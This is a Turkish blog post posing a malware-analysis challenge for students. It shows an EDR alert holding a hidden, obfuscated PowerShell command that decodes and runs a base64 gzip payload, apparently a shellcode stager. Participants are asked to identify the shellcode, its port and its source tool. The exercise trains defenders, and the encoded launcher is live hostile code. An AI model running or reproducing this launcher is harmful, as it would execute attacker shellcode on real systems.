Pi Hediyem Var! #14

written by Mert SARICA | 21 April 2018

Yaz ayı gelip rehavete kapılmadan önce yeni bir Pi Hediyem Var oyunu ile kısa bir aradan sonra tekrar karşınızdayım. Önceki oyunlarda olduğu gibi bu oyunu da başarıyla tamamlayan üniversite öğrencileri arasında yapılacak çekiliş ile 1 adet Raspberry Pi 3'ü, 1 öğrenciye hediye edeceğim. Bu oyunun Pi sponsoru olan Picus Security firmasına ve Süleyman ÖZARSLAN'a hem kendi adıma hem de tüm Pi Hediyem Var oyunseverleri adına teşekkür ederim.

Siber Güvenlik Merkezi'nde (CDC) analist olarak görev yapan kahramanımız, alarmlarını yakından takip ettiği EDR (Endpoint Detection Response) sisteminden ansızın bir alarm alır. Aşağıdaki alarmı yakından incelediğinde, okuduğu tehdit raporlarında buna benzer şüpheli Powershell kullanımının saldırganlar tarafından sıklıkla kullanıldığını hatırlayan kahramanımız zaman kaybetmeden bu alarmı analiz etmek için işe koyulur ve maceramız burada başlar.

"event_values": {
"processEvent/eventType": "start",
"processEvent/process": "powershell.exe",
"processEvent/processPath":
"C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe",
"processEvent/processCmdLine": "\"powershell.exe\" -noni -nop -w hidden -c
&([scriptblock]::create((New-Object IO.StreamReader(New-Object
IO.Compression.GzipStream((New-Object
IO.MemoryStream(,[Convert]::FromBase64String('H4sIAL3yl1oCA7VWbW/iOBD+3JX2P0Q
rpCS6lJfCbtVKK53DS0lLWmgglHLo5CZOMDgxdZzysrf//SaQbLtq9273pItAOPaMPfM8z4wJ0tiT
lMfKKtwqX96/O+pjgSNFK7HH1sAxlNLD3NOPjmChtLOVz4o2RatVi0eYxrPz82YqBInl4b18QSRKE
hI9MEoSTVf+UsZzIsjxzcOCeFL5opT+LF8w/oBZbrZtYm9OlGMU+9laj3s4i6XsrBiVmvrHH6o+Pa
7Nyu3HFLNEU51tIklU9hlTdeWrnh043K6IptrUEzzhgSyPaVw/KY/iBAfkGnZ7IjaRc+4nqg45wEc
QmYpYgWwy98OipsKwL7iHfF+QBGzLVvzEl0QrxSljhvK7Ns3Pvk1jSSMC65IIvnKIeKIeScpdHPuM
3JJgpl2TdZHyzzppL53Aqi+FbgAJr4K0uZ8ycvBT9ddhHmjT4cmpg6y/vn/3/l1Q8EyW3/EMo6Ppf
kwgNq3PE7o3+6xUDcWGc7DkYguvpaFIiT5Tphni09lMKW2WV8aP3WuFLVh67J6kMDd1OfVn4JNzUd
rEg9PTbOHHomqRgMaktY1xRL1CN9pbIJOAkX2O5cLsGsLS1HyB+C3CSIhlBpyhTF+7tSMqv/maKWU
+EcgDohKICjjUvw/mwIWmWrFNIgDp8K4C8AGolRTWuUK3xenZOxipTYaTxFD6KZSLZygOwYz4hoLi
hOZLKJV8P1Sfw7VTJqmHE1lsN9O/AZkf2ORxIkXqAXGQ/NBZEY9ilmFhKF3qE3Pr0LA4WH0TiSZmj
MYh7PQETMBMhoAjMzkIiDGjXi87RFrRipEITPZ122E4hCrN1b6XDw6Jr76KsBD0Qb0ZGAUKL+IDhh
3GpaG4VEio/wzYvZD+0/kvKv8QSVOQnAytqJGpuZWZtEvLXqb4Apc9CkICAh3BIxMn5FPDkQLw0T5

UbmgTwTOxYmZ75pLW0JrWLBu+I1q3eOvUv7pcdCuitZkHyEosu9tvDbrdxtOl4zak07bkVd+Sdvtu
sXBQ93Y0kfcW6g5pdTlp7FaXdOf0kD/ZVD7tzN26am52i9APJq0gCE8D57b2sUN74+bArJ7gXqud9
sbm2qw2kjZddwd0NFheduTDxGV4FFTCu9oZppueWLg1bu8shC7mdW93GbgXc9vfTrqVs3FjidoINe
O22zH51cQUqF9xcSjvRze9Mxx2HlG0eGydVUKwvcPIQm13e/kx4gOX+Xwtk/p9peK6J7T+abioVM7
cO9wdJje/dSs1l8DYTYdjGI85wuHt2D0JmyfePIC9etfRCmGEBgiZYxyafHx1O/wYVNxl7foRde6H
z7Yjc72NL3xy2vqQ8QrElsIVeUHXj5qtjUUyxwxohD5aVE+Hi07eGfucZh6alt2ESyJiwuAmgbumE
CBijHtZW85aKNwIhz49gwIawbB+8uZIV74Z6s/9upg6P7+HGEHQoLhyj8ShnBvVTb1aheZb3TSqkO
HPp9Xkq62W7WRkvTtDJd+Y7TfWM4mXeNs66/6vaOWFNYcf/1/Qep77h9WfQrBq7PN9Nfv9xC/B+at
5jzGVYOhAX2DkcDW9mX6uixeX
954T4D3In+yf000qj6/hUv8bAKByiaAJAAA=')),[IO.Compression.CompressionMode]::De
compress))).ReadToEnd()))",
"processEvent/parentProcessPath":
"C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe",
"processEvent/parentProcess": "powershell.exe",
}

Oyunu başarıyla tamamlamak için aşağıdaki tüm soruların cevaplarını, kod parçalarını ve ekran görüntülerini içeren kanıtları ile birlikte detaylı olarak açıklamanız gerekmektedir.

Yönergeler & Sorular;


1. Şüpheli Powershell komutunu analiz ediniz.
2. Kabukkodunun türünü, kullandığı bağlantı noktasını (port) ve hangi araca ait olduğunu bulunuz.

Daha önce Raspberry Pi kazanmamış olup çekilişe katılmak isteyenler veya adını oyunu başarıyla tamamlayanlar listesine yazdırmak isteyenler, kanıtlarla (kod, ekran görüntüsü vs.) birlikte detaylı çözüm yolunu, adını, soyadını, yaşını iletişim formu üzerinden bana veya e-posta adresime 23 Nisan Pazartesi Saat 21:00'a kadar iletmeleri gerekmektedir.

Oyunun çözüm yolunu içeren blog yazısı ilerleyen günlerde yayınlanacak olup, kazanan talihli bu sayfa ve Twitter hesabım üzerinden duyurulacaktır.

Not: Bu oyunu çözerken zararlı yazılım, kod analizi yaptığınızı hatırlatır, izole ve yaması güncel olan sanal sistem yazılımı (vmware, virtualbox vs.) ile çalışmanızı şiddetle tavsiye ederim.

Başarılar


"THE ONLY SOURCE OF KNOWLEDGE IS EXPERIENCE."
ALBERT EINSTEIN